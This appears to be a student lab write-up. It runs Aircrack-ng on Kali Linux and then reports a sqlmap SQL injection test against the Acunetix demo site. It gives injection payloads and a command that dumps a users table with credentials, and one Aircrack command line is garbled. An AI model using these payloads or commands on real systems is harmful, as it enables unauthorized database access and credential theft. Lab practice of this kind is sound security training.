Understanding Aircrack-ng Tool & Blind SQL Injection

Date: April 22, 2025

Section 1: Exploring Aircrack-ng Tool

In this section, we explore the usage of the Aircrack-ng tool through the command line interface in Kali Linux.


Explore aircrack-ng tool

Aircrack-ng is a suite of tools for assessing Wi-Fi network security. It focuses on different areas of WiFi security such as monitoring, attacking, testing, and cracking.

Command used to explore the tool:

aircrack-ng --help

Screenshot:



```
┌──(kali㉿kali)-[~]
└─$ aircrack-ng --help

  Aircrack-ng 1.7  - (C) 2006-2022 Thomas d'Otreppe
  https://www.aircrack-ng.org

  usage: aircrack-ng [options] <input file(s)>

  Common options:

      -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
      -e <essid> : target selection: network identifier
      -b <bssid> : target selection: access point's MAC
      -p <nbcpu> : # of CPU to use  (default: all CPUs)
      -q         : enable quiet mode (no status output)
      -C <macs>  : merge the given APs to a virtual one
      -l <file>  : write key to file. Overwrites file.

  Static WEP cracking options:

      -c         : search alphanumeric characters only
      -t         : search binary coded decimal chr only
      -h         : search the numeric key for Fritz!BOX
      -d <mask>  : use masking of the key (A1:XX:CF:YY)
      -m <maddr> : MAC address to filter usable packets
      -n <nbits> : WEP key length :  64/128/152/256/512
      -i <index> : WEP key index (1 to 4), default: any
      -f <fudge> : bruteforce fudge factor,  default: 2
      -k <korek> : disable one attack method  (1 to 17)
      -x or -x0  : disable bruteforce for last keybytes
      -x1        : last keybyte bruteforcing  (default)
      -x2        : enable last  2 keybytes bruteforcing
      -X         : disable  bruteforce   multithreading
      -y         : experimental  single bruteforce mode
      -K         : use only old KoreK attacks (pre-PTW)
      -s         : show the key in ASCII while cracking
      -M <num>   : specify maximum number of IVs to use
      -D         : WEP decloak, skips broken keystreams
      -P <num>   : PTW debug:  1: disable Klein, 2: PTW
      -1         : run only 1 try to crack key with PTW
      -V         : run in visual inspection mode

  WEP and WPA-PSK cracking options:

      -w <words> : path to wordlist(s) filename(s)
      -N <file>  : path to new session filename
      -R <file>  : path to existing session filename

  WPA-PSK options:

      -E <file>  : create EWSA Project file v3
      -I <str>   : PMKID string (hashcat -m 16800)
      -j <file>  : create Hashcat v3.6+ file (HCCAPX)
      -J <file>  : create Hashcat file (HCCAP)
```

Command used to check wireless interfaces:

sudo airmon-ng sample.cap and -w wordlist.txt -b 00:11:22:33:44:55 capture.cap

Iwconfig

Screenshot:

```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.


┌──(kali㉿kali)-[~]
└─$ aircrack-ng sample.cap
Reading packets, please wait...
Opening sample.cap
Failed to open 'sample.cap' (2): No such file or directory
Read 0 packets.

No networks found, exiting.


Quitting aircrack-ng...

┌──(kali㉿kali)-[~]
└─$ aircrack-ng -w wordlist.txt -b 00:11:22:33:44:55 capture.cap
ERROR: Opening dictionary wordlist.txt failed (No such file or directory)
ERROR: Opening dictionary wordlist.txt failed (No such file or directory)
Reading packets, please wait...
Opening capture.cap
Failed to open 'capture.cap' (2): No such file or directory
```

Section 2: Bonus – Blind SQL Injection

SQL Injection Vulnerability Report

1. Objective

To identify and exploit SQL injection vulnerabilities on a target web application for educational and ethical testing purposes. Both standard and blind SQL injection methods were tested using sqlmap.

2. Tools Used

- Operating System: Kali Linux
- SQLMap Version: 1.9.2#stable
- Web Browser: Firefox
- Target Site: Acunetix Demo (http://testphp.vulnweb.com)

3. Vulnerability Identified

SQL Injection on `artists.php?artist=2`

Injection Type: Boolean-Based Blind, Error-Based, Time-Based Blind, UNION-Based
Parameter: artist (GET)

4. Blind SQL Injection :

SQLMap automatically detected and exploited a Boolean-Based Blind SQL Injection:

Command Used:
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" --dbs

Time-Based Payload Used:
artist=2 AND (SELECT 5088 FROM (SELECT(SLEEP(5)))MpzO)

Outcome: SQLMap was able to enumerate databases based on time delays, confirming blind SQL injection vulnerability.

5. Data Extraction

Command Used:
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart -T users -C uname,pass,phone --dump

Extracted Data:
uname	pass	phone
test	test	2323345

6. Recommendations
- Use Web Application Firewalls
- Disable detailed error messages
- Use prepared statements in PHP

7. Conclusion

The application is critically vulnerable to various types of SQL injection, including blind SQL injection. An attacker could dump user credentials, enumerate databases, and modify or delete records.

Risk Rating: HIGH

8. Screenshots :




Photo : The website.

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
esponsible for any misuse or damage caused by this program

[*] starting @ 14:48:34 /2025-04-17/

[14:48:34] [INFO] resuming back-end DBMS 'mysql'
[14:48:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 2792=2792

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: artist=2 AND EXTRACTVALUE(9335,CONCAT(0x5c,0x7170786b71,(SELECT (ELT(9335=9335,1))),0x717a6278

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 5088 FROM (SELECT(SLEEP(5)))MpzO)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8930 UNION ALL SELECT CONCAT(0x7170786b71,0x78627743594c566f4a624d714a4e42784c5861744b
---
[14:48:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[14:48:36] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[14:48:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb

[*] ending @ 14:48:36 /2025-04-17/
```

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C uname,pass,phone
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. I
sponsible for any misuse or damage caused by this program

[*] starting @ 14:51:19 /2025-04-17/

[14:51:20] [INFO] resuming back-end DBMS 'mysql'
[14:51:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 2792=2792

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: artist=2 AND EXTRACTVALUE(9335,CONCAT(0x5c,0x7170786b71,(SELECT (ELT(9335=9335,1))),0x717

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 5088 FROM (SELECT(SLEEP(5)))MpzO)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-8930 UNION ALL SELECT CONCAT(0x7170786b71,0x78627743594c566f4a624d714a4e42784c586
---
[14:51:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[14:51:21] [INFO] fetching entries of column(s) 'pass,phone,uname' for table 'users' in database 'acua
Database: acuart
Table: users
[1 entry]
+-------+------+---------+
| uname | pass | phone   |
+-------+------+---------+
| test  | test | 2323345 |
+-------+------+---------+

[14:51:21] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vu
[14:51:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vu

[*] ending @ 14:51:21 /2025-04-17/
```

Photo : SQLMAP